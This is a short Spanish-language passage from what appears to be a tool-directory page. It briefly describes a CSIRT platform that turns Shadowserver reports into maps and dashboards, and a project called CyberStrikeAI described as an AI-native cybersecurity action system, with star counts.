    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    276

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




